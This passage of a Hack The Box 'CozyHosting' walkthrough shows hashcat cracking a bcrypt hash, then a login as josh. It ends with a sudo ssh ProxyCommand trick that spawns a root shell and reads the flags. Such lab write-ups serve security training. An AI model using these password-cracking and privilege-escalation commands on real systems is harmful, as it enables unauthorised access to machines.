  Password.Len.Max....: 72
  Salt.Type...........: Embedded
  Salt.Len.Min........: 0
  Salt.Len.Max........: 256
  Kernel.Type(s)......: pure
  Example.Hash.Format.: plain
  Example.Hash........: $2a$05$MBCzKhG1KhezLh.0LRa0Kuw12nLJtpHy6DIaU.JAnqJUDYspHC.Ou
6. It looks exactly like our hash.
7. ▷ hashcat -a 0 -m 3200 hashes /home/h@x0r/hackthebox/servmon/passwdlst.lst
8. ▷ hashcat -a 0 -m 3200 hashes --show
```

```
$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited
9. admin:manchesterunited
```



23. **SUCCESS**

```
1. app@cozyhosting:/app$ cat /etc/passwd | grep -i "sh$"
root:x:0:0:root:/root:/bin/bash
app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
2. I am going to guess that the admin is josh. That would be a safe guess.
3. app@cozyhosting:/app$ su josh
Password:
4. josh@cozyhosting:/app$ whoami
josh
5. josh@cozyhosting:~$ cat user.txt
c59951a1a31ad94970eb87c3f65aead6
6. josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.


```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

Privilege escalation to root

24. **gtfobins has an ssh suid**

```
1. we can run anything with ssh as root.
2. https://gtfobins.github.io/gtfobins/ssh/#sudo
3. We can run this.
4. sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
5. sudo /usr/bin/ssh -o ProxyCommand=';sh 0<&2 1>&2' x
6. josh@cozyhosting:~$ sudo /usr/bin/ssh -o ProxyCommand=';sh 0<&2 1>&2' x
`# whoami`
root
`# cat /root/root.txt`
```

```
474a1d26100cd887fd3ce65f8e5cf9dc
```



PWNED